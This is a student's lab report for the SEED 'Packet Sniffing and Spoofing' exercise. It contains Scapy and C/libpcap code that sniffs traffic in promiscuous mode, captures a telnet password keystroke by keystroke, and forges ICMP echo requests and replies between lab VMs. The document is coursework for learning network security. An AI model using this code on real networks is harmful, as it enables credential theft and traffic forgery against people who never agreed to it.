

# Packet Sniffing and Spoofing Lab

Xinyi Li

March 18, 2020

## Task 1

### Task 1.1

#### Task 1.1A

Executed with `sudo`, it works to sniff the IP packet as expected. For instance, when using firefox to visit the website: <https://seedsecuritylabs.org/>

```
1 #####[ Ethernet ]#####
2   dst      = 52:54:00:12:35:00
3   src      = 08:00:27:36:b5:ca
4   type     = 0x800
5 #####[ IP ]#####
6   version  = 4
7   ihl     = 5
8   tos     = 0xc0
9   len     = 158
10  id      = 27438
11  flags    =
12  frag    = 0
13  ttl     = 64
14  proto   = icmp
15  checksum = 0x6acb
16  src     = 10.0.2.15
17  dst     = 75.75.76.76
18  \options \
19 ....
```

Without root privilege, it gives such an error message:

```
1 Traceback (most recent call last):
2   File "sniffer.py", line 7, in <module>
3     pkt = sniff(filter='icmp',prn=print_pkt)
```

```

4   File
      "/home/seed/.local/lib/python2.7/site-packages/scapy/sendrecv.py",
      line 731, in sniff
    *arg, **karg)] = iface
6   File
      "/home/seed/.local/lib/python2.7/site-packages/scapy/arch/linux.py",
      line 567, in __init__
7     self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW,
      socket.htons(type))
8 File "/usr/lib/python2.7/socket.py", line 191, in __init__
9     _sock = _realsocket(family, type, proto)
10 socket.error: [Errno 1] Operation not permitted

```

### Task 1.1B

Ref to the documentation of module `scapy` and BPF syntax, I can pass the following strings as argument `filter` in `sniff`:

- `proto icmp / icmp`
- `tcp dst port 23 and src host x.x.x.x`
- `net 128.230.0.0/16`

### Task 1.2

```

1 >>> from scapy.all import *
2 >>> a = IP(src="x.x.x.x") # replace it with any ip address you
      want to send packets from
3 >>> b = ICMP()
4 >>> p = a/b
5 >>> send(p)

```

### Task 1.3

```

1 from scapy.all import *
2
3 for i in range(1,65):
4     a = IP(dst='1.2.3.4',ttl=i)
5     send(a/ICMP())

```

And with Wireshark, we can capture time-to-live exceeded error message packets from different sources, which are routers

### Task 1.4

From machine 10.0.2.4 run `ping 172.17.56.66`, which is an unreachable IP address.





Figure 1: Traceroute

Then on the machine 10.0.2.15 execute such a program (`sniff_spoof_icmp.py`) as below:

```

1 #!/usr/bin/python3
2 from scapy.all import *
3
4
5 def spoof_pkt(pkt):
6     if 'ICMP' in pkt and pkt['ICMP'].type == 8:
7         print("sniff packet from " + str(pkt['IP'].src) + " to "
8               + str(pkt['IP'].dst))
8         ip = IP(src=pkt['IP'].dst, dst=str(pkt['IP'].src),
9                 ihl=pkt['IP'].ihl)
9         icmp = ICMP(type=0, id=pkt['ICMP'].id,
10                  seq=pkt['ICMP'].seq)
10        data = pkt['Raw'].load
11        newpkt = ip / icmp / data
12
13        print("spoof packet from " + str(newpkt['IP'].src) + " "
14              to " + str(newpkt['IP'].dst))
14        send(newpkt, verbose=0)
15

```



The screenshot shows a terminal window with a dark background and light-colored text. At the top, there are icons for signal strength, battery level, and system status, along with the time '8:13 PM'. The terminal window title is 'Terminal' and it shows the current memory usage as '4 KB'.

The output of the 'ifconfig' command is displayed:

```
lo      Link encap:Local Loopback  
        inet addr:127.0.0.1 Mask:255.0.0.0  
        inet6 addr: ::1/128 Scope:Host  
           UP LOOPBACK RUNNING MTU:65536 Metric:1  
           RX packets:176 errors:0 dropped:0 overruns:0  
           TX packets:176 errors:0 dropped:0 overruns:0  
carrier:0  
frame:0  
collisions:0 txqueuelen:1  
RX bytes:37816 (37.8 KB) TX bytes:37816 (37.8 KB)
```

The output of the 'ping' command is shown:

```
[03/16/20]seed@VM:~$ ping 172.17.56.66  
PING 172.17.56.66 (172.17.56.66) 56(84) bytes of data.  
^C  
--- 172.17.56.66 ping statistics ---  
61 packets transmitted, 0 received, 100% packet loss, t  
ime 61439ms
```

The prompt '[03/16/20]seed@VM:~\$' is visible at the bottom of the terminal window.

Figure 2: An apparently unreachable IP address

```
16  
17 if __name__ == "__main__":  
18     sniff(filter='icmp', prn=spoof_pkt)
```

Then machine 10.0.2.4 can ‘reach’ host 172.17.56.66:

Figure 3: Receive fake responses

## Task 2

## Task 2.1

## Task 2.1A

**Question 1.** First, it initializes a raw socket bound to the device (NIC) that is be listening to. Then, it compiles the advanced filter rule into a low-level language and sets them as the BPF filter on the socket. Finally, it calls a loop to listen on the socket and call `got_packet()` whenever capturing a filtered packet on the socket.

**Question 2.** If you want to set a BPF filter on the socket, packets received from the network are copied to the kernel. To listen on the socket and capture packets, it is necessary to access and modify something in kernel space, which requires root privilege. With such privilege, run `sniff` will show a Segmentation fault error message.

**Question 3.** Change the third argument in (Line 22, sniff.c)

```
1 handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
```

Figure 4: Runs `sniff` while opening <https://seedsecuritylabs.org/>




Figure 5: Packet flow with filter

If using a non-zero `int`, the *promiscuous mode* is turned on. Otherwise, it is turned off. Keep the program run on the current VM.

Similar to Task 1.4, open another VM within the same subnet and use it to ping any host.

With promiscuous mode on, the program can capture packets of those `echo` requests above. Otherwise, it will get nothing even if `ping` runs properly. Promiscuous mode enables the program to sniff any packet coming into the NIC regardless of its actual destination host. So with it turned on, we can get packets sent among other computers.

### Task 2.1B

Change the `filter_exp[]` or directly set the third argument of `pcap_compile()` according to BPF syntax.

- `icmp and src host 10.0.2.4 and dst host 10.0.2.15`
- `tcp portrange 10-100`

### Task 2.1C

To simplify the problem, I suppose that on the VM `10.0.2.4` we use default telnet port (i.e. 23) with the command (`10.0.2.15` can be replaced with any

reachable host, **seed** is a username) :

```
1 telnet 10.0.2.15 -l seed
```

Then, it asks the user to type the password in an **interactive prompt**.

Meanwhile, on the attacker machine 10.0.2.15. I write a program **sniff\_pwd.c** to listen on such **telnet** packets with filter “tcp port 23 and src host 10.0.2.4”.

From the tutorial, we know the packet data layout as:

Variable	Location (in bytes)
sniff_ethernet	X
sniff_ip	X + SIZE_ETHERNET
sniff_tcp	X + SIZE_ETHERNET + {IP header length}
payload	X + SIZE_ETHERNET + {IP header length} + {TCP header length}

To get TCP payload, we should process captured packets like this

```
1 if (ip->iph_protocol == IPPROTO_TCP)
2 {
3     printf("Capture TCP packet.\n");
4     char *payload = (u_char *) (packet + sizeof(struct ethheader)
5                             + sizeof(struct ipheader) + sizeof(struct sniff_tcp));
6     int payload_len = ntohs(ip->iph_len) - sizeof(struct
7                           ipheader) - sizeof(struct sniff_tcp);
8     print_payload(payload, payload_len);
9 }
```

**print\_payload()** is a simple parser that makes packet data readable to human. All details can be found in **sniff\_pwd.c**.

Finally, image typing **seed** letter by letter as a password on VM 10.0.2.4. Once a letter is pressed, a TCP packet is sent from 10.0.2.4, the attacker can sniff a packet with the letter at the end of the data field.

## Task 2.2

### Task 2.2A

For raw socket programming, to construct an IP header by providing information about the destination, I just need to set the family information and the destination IP address. Then the kernel can get the corresponding MAC address on the same subnet via ARP requests and fill all information out.

For instance, I construct an IP header in **spoof.c**:

```
1 sin.sin_family = AF_INET;
```





Figure 6: Get the typed password letters

```
2 sin.sin_addr.s_addr = inet_addr("10.0.2.4");
3 sin.sin_port = htons(9090);
```

Using Wireshark, I observe that the IP packet is sent as:



### Task 2.2B

For instance, on behalf of VM 10.0.2.4, to spoof an ICMP echo request packet to host 216.58.192.142. I construct the headers as (more details can be found in `spoof_icmp.c`):

```


1 struct icmpheader *icmp = (struct icmpheader *)buffer +
    sizeof(struct ipheader));
2 icmp->icmp_type = 8; //ICMP Type: 8 is request, 0 is reply.
3
4 // Calculate the checksum for integrity
5 icmp->icmp_chksum = 0;
6 icmp->icmp_chksum = in_cksum((unsigned short *)icmp,
7                                sizeof(struct icmpheader));
8
9 struct ipheader *ip = (struct ipheader *)buffer;
10 ip->iph_ver = 4;
11 ip->iph_ihl = 5;
12 ip->iph_ttl = 20;
13 ip->iph_sourceip.s_addr = inet_addr("10.0.2.4");
14 ip->iph_destip.s_addr = inet_addr("216.58.192.142");
15 ip->iph_protocol = IPPROTO_ICMP;
16 ip->iph_len = htons(sizeof(struct ipheader)) +

```

17

```
        sizeof(struct icmpheader));
```

Capture the packet via Wireshark:



## Questions

**Question 4.** The question is a little ambiguous.

Of course, I can set the IP packet length field as any value in a program. But when using `IP_HDRINCL` (ref to <https://linux.die.net/man/7/raw>), it will be filled in with the actual value (`len(ipheader)+len(data)`) on sending regardless of what it is set as before.

Besides, in Task 2.2B, we finally send the packet with `send_raw_ip_packet()`, in which it ends with:

```
1 sendto(sock, ip, ntohs(ip->iph_len), 0,
2         (struct sockaddr *)&dest_info, sizeof(dest_info));
```

The third argument of `sendto()` must be precisely specified as the actual size. Therefore, to verify the issue mentioned above, I edit it as:

```
1 int ip_size = ntohs(ip->iph_len);
2 ip->iph_len = 0; // or whatever value you like
```

```

3
4 sendto(sock, ip, ip_size, 0,
5     (struct sockaddr *)&dest_info, sizeof(dest_info));

```

Wireshark can still capture an ICMP echo request packet.

**Question 5.** There is always no need to fill out the IP checksum field by hand (also ref to <https://linux.die.net/man/7/raw>). However, when sending an ICMP packet (e.g. Task 2.2B), the ICMP checksum field will not be filled out automatically. Even though the packet can be sent with an incorrect checksum, upon receiving the packet, the dst host first checks the checksum. If the checksum is not set properly, the host may consider it as an invalid request and drop the packet. So you will not capture the reply packet.

**Question 6.** Use gdb in normal user shell to find out where the root privilege is required:

```

1 gdb -q spoof
2 Reading symbols from spoof... (no debugging symbols found) ... done.
3 gdb-peda$ b sendto
4 Breakpoint 1 at 0x8048420
5 gdb-peda$ r
6 Starting program: /home/seed/Documents/packet/spoof
7 [Thread debugging using libthread_db enabled]
8 Using host libthread_db library
    "/lib/i386-linux-gnu/libthread_db.so.1".
9 socket() error: Operation not permitted
10 [Inferior 1 (process 4468) exited with code 0377]
11 Warning: not running or target is remote

```

It gets stuck with the fact that a raw socket cannot be created by a normal user because a raw socket can read any packet copied from kernel space. In short, it can read packets of all users.

### Task 2.3

Modify the function `got_packet()` in `sniff.c` : Add the processing of spoofing an ICMP echo reply packet with the same ICMP `id`, ICMP `seq`, reversed src and dst IP in IP header with the captured packet. For instance, its my implement of critical part in `sniff_and_then_spoof.c`:

```

1 void got_packet(u_char *args, const struct pcap_pkthdr *header,
2                 const u_char *packet)
3 {
4     printf("Got a packet\n");
5     char buffer[1500];


```

```

6   struct ipheader *captured_ip = (struct ipheader *) (packet +
7     sizeof(struct ethheader));
8   struct icmpheader *captured_icmp = (struct icmpheader
9     *) (packet + sizeof(struct ethheader) + sizeof(struct
10    ipheader));
11
12  memset(buffer, 0, 1500);
13
14  struct icmpheader *icmp = (struct icmpheader *) (buffer +
15    sizeof(struct ipheader));
16  icmp->icmp_type = 0; //ICMP Type: 8 is request, 0 is reply.
17  // Calculate the checksum for integrity
18  icmp->icmp_id = captured_icmp->icmp_id;
19  icmp->icmp_seq = captured_icmp->icmp_seq;
20  icmp->icmp_chks = 0;
21  icmp->icmp_chks = in_cksum((unsigned short *)icmp,
22    sizeof(struct icmpheader));
23
24  struct ipheader *ip = (struct ipheader *)buffer;
25  ip->iph_ver = 4;
26  ip->iph_ihl = captured_ip->iph_ihl;
27  ip->iph_ttl = 20;
28  ip->iph_sourceip = captured_ip->iph_destip;
29  ip->iph_destip = captured_ip->iph_sourceip;
30  ip->iph_protocol = IPPROTO_ICMP;
31  ip->iph_len = htons(sizeof(struct ipheader) +
32    sizeof(struct icmpheader));
33  send_raw_ip_packet(ip);
34  printf("Send out spoofed reply\n");
35 }

```

Similar to Task 1.4, when VM 10.0.2.4 pings an unreachable host 172.17.56.66, run program `sniff_and_then_spoof` on VM 10.0.2.15 with root privilege. The spoofed echo replies are accepted as replies from the destination host.



The image shows two terminal windows side-by-side. The left window is titled 'seedubuntu [Running] - Oracle VM VirtualBox' and the right window is titled 'seedubuntu Clone [Running] - Oracle VM VirtualBox'. Both windows have a dark background and light-colored text. The left window displays a series of log entries starting with 'Send out spoofed reply' followed by 'Got a packet' and 'Send out spoofed reply' repeated multiple times. The right window displays a similar series of log entries starting with 'd)' followed by '8 bytes from 172.17.56.66: icmp\_seq=12 ttl=20 (truncate d)' and continuing sequentially up to '8 bytes from 172.17.56.66: icmp\_seq=30 ttl=20 (truncate d)'. Both windows have a standard Linux-style terminal interface with icons for file operations (copy, paste, cut, etc.) and a timestamp of '10:10 PM'.

Figure 7: Receive fake responses